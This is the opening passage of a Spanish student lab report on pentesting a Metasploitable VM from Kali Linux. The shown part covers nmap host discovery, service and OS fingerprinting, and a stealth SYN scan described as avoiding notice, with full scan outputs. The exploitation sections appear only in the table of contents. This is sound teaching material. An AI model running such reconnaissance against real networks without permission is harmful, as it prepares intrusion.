

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

Raúl Arribas Redondo

Seguridad y Alta Disponibilidad

Contenido

1	FINGERPRINT EN KALILINUX Y METASPLOIT.....	3
1.1	Requisitos Técnicos.....	3
1.2	VISUALIZACIÓN DE LOS HOST QUE SE ENCUENTRAN ACTIVOS EN LA RED.....	3
1.2.1	Verificación de los puertos, servicios y sistema operativo que tienen.....	4
1.2.2	Verificación de solo los puertos abiertos	6
1.2.3	Ver la versión concreta de los servicios que tienen activados	6
1.2.4	Escaneo silencioso de los puertos.....	8
1.2.5	Escaneo con ZENMAP.....	8
2	Pentesting, análisis y explotación de vulnerabilidades	10
2.1	Instalación OpenVas análisis de vulnerabilidades	10
2.2	Escaneo de la máquina metasploiteable.....	12
2.3	Estudio de una vulnerabilidad específica vsftpd 2.3.4	16
2.4	Descripción de la vulnerabilidad	16
2.5	Su impacto.....	16
2.6	Exploit conocidos	16
2.7	CVE	16
2.8	Explotación de la vulnerabilidad vsftpd 2.3.4	17
2.9	Solución de la vulnerabilidad VSFTPD v2.3.4	20
3	Web Hacking. Vulnerabilidades a nivel de servidor	23
3.1	Instalar y configurar la maquina DVWA.....	23
3.1.1	Creamos la base de datos.....	24
3.2	Obtener la lista de usuarios existentes en el sistema	27
3.2.1	Formas de mitigar la vulnerabilidad	28
3.3	Obtener el nombre de: bases de datos, tablas de una de ellas, y columnas de una de las tablas.....	28
3.4	Obtener la lista de usuarios con los que se puede acceder a la aplicación web. Trata de entrar con uno de dichos usuarios.	30
3.5	Mostrar el nombre de la base de datos actual (Current database), del usuario actual (Current user) y si dicho usuario tiene rol de administrador.....	34
3.6	Mostrar los privilegios (a nivel de base de datos) asociados al Current user.....	35
3.7	Analizar el código PHP del formulario vulnerable. ¿Qué cambios harías sobre dicho código para mitigar el ataque? ¿Valdría esta solución adoptada para mitigar una autenticación insegura sobre la aplicación web? Justifica la respuesta.....	36
3.8	Describe los pasos necesarios para explotar los siguientes tipos de vulnerabilidades:	37
4	Ataques de suplantación de identidad	38

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

4.1 Ataque ARP Spoofing desde Kali Linux con ettercap 38

 4.1.1 Ver trafico en Wireshark..... 42

4.2 Ataque DNS Spoofing con KaliLinux y Ettercap 43

1 FINGERPRINT EN KALILINUX Y METASPLOIT

1.1 REQUISITOS TÉCNICOS

1. Entorno de virtualización

- Tener instalado Kali Linux y configurado.
- Tener instalado **Metasplotable** que debe de estar configurada.

2. Red Local

- Las dos máquinas las vamos a poner en modo interna, y la máquina de Kali Linux también estará en modo puente para que pueda salir a internet en caso que lo necesitemos.

3. Permisos Administrativos

- Tener permisos de root en ambas máquinas para poder realizar la práctica correctamente.

4. Herramientas Instaladas


- Kali Linux debe de tener las herramientas: **Nmap, Zenmap y Metasploit.**

1.2 VISUALIZACIÓN DE LOS HOST QUE SE ENCUENTRAN ACTIVOS EN LA RED

Iniciamos las 2 máquinas virtuales que tenemos previamente creadas, Metasplotable y Kali Linux. Hacemos una prueba de PING para comprobar que llegamos entre si a las máquinas virtuales.

Lo primero que vamos a realizar es un escaneo de los HOST que se encuentran activos en nuestra red, para ello hacemos lo siguiente, vamos a enviar un ping para ver que ordenadores o dispositivos nos responden.

- **nmap -sn 192.168.15.1/24**



Podemos observar que están disponibles el pc de Kali Linux y mi otro pc Metasploable.

Ip Kali Linux: 192.168.15.10


Ip Metasploable: 192.168.15.11

1.2.1 Verificación de los puertos, servicios y sistema operativo que tienen

Para visualizar los servicios, puertos y el sistema operativo que tienen tenemos que poner:

- **sudo nmap -A 192.168.15.1/24**

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES



```
(raul@kali)~$ sudo nmap -A 192.168.15.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-09 04:22 EST
Nmap scan report for 192.168.15.11
Host is up (0.00081s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.15.10
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cfe1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2024-11-09T09:22:46+00:00; +12s from scanner time.
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
CO5A/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
```


Como podemos ver en la imagen nos muestra información avanzada sobre el equipo Metasploable.

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

1.2.2 Verificación de solo los puertos abiertos

Para que solo nos muestre los puertos que tenemos abiertos tenemos que hacer:

- **nmap -sT 192.168.15.11**



Como observamos en la imagen tiene bastantes abiertos.

1.2.3 Ver la versión concreta de los servicios que tienen activados

Para ver los servicios que tienen activados tenemos que hacer:

- **nmap -sV 192.168.15.11**

```
raul@kali:~$ nmap -sV 192.168.15.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-09 04:28 EST
Nmap scan report for 192.168.15.11
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnetd        Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.17 seconds
```


Aquí en la imagen se pueden ver la version de cada uno de los servicios que hay abiertos y a que puerto pertenecen.

ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

1.2.4 Escaneo silencioso de los puertos

Para hacer un escaneo de los puertos sin “llamar mucho” la atención en la red y de esta forma pasar más desapercibidos generando menos “ruido”:

- **nmap -sS 192.168.15.11**



```
(raul@kali)-[~]
└─$ sudo nmap -sS 192.168.15.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-09 04:32 EST
Nmap scan report for 192.168.15.11
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:87:5A:F3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds


(raul@kali)-[~]
└─$
```

1.2.5 Escaneo con ZENMAP

Primero tenemos que instalar ZENMAP desde la consola de comandos, antes realizar un update/upgrade para que no haya problemas con la instalación.

- **Sudo apt install Zenmap**

Nos empezará a reportar el análisis que hayamos escogido y no saldrá algo así:




2 PENTESTING, ANÁLISIS Y EXPLOTACIÓN DE VULNERABILIDADES

2.1 Instalación OpenVas análisis de vulnerabilidades

Primero vamos a instalar la herramienta openvas:

- **Sudo apt install openvas**



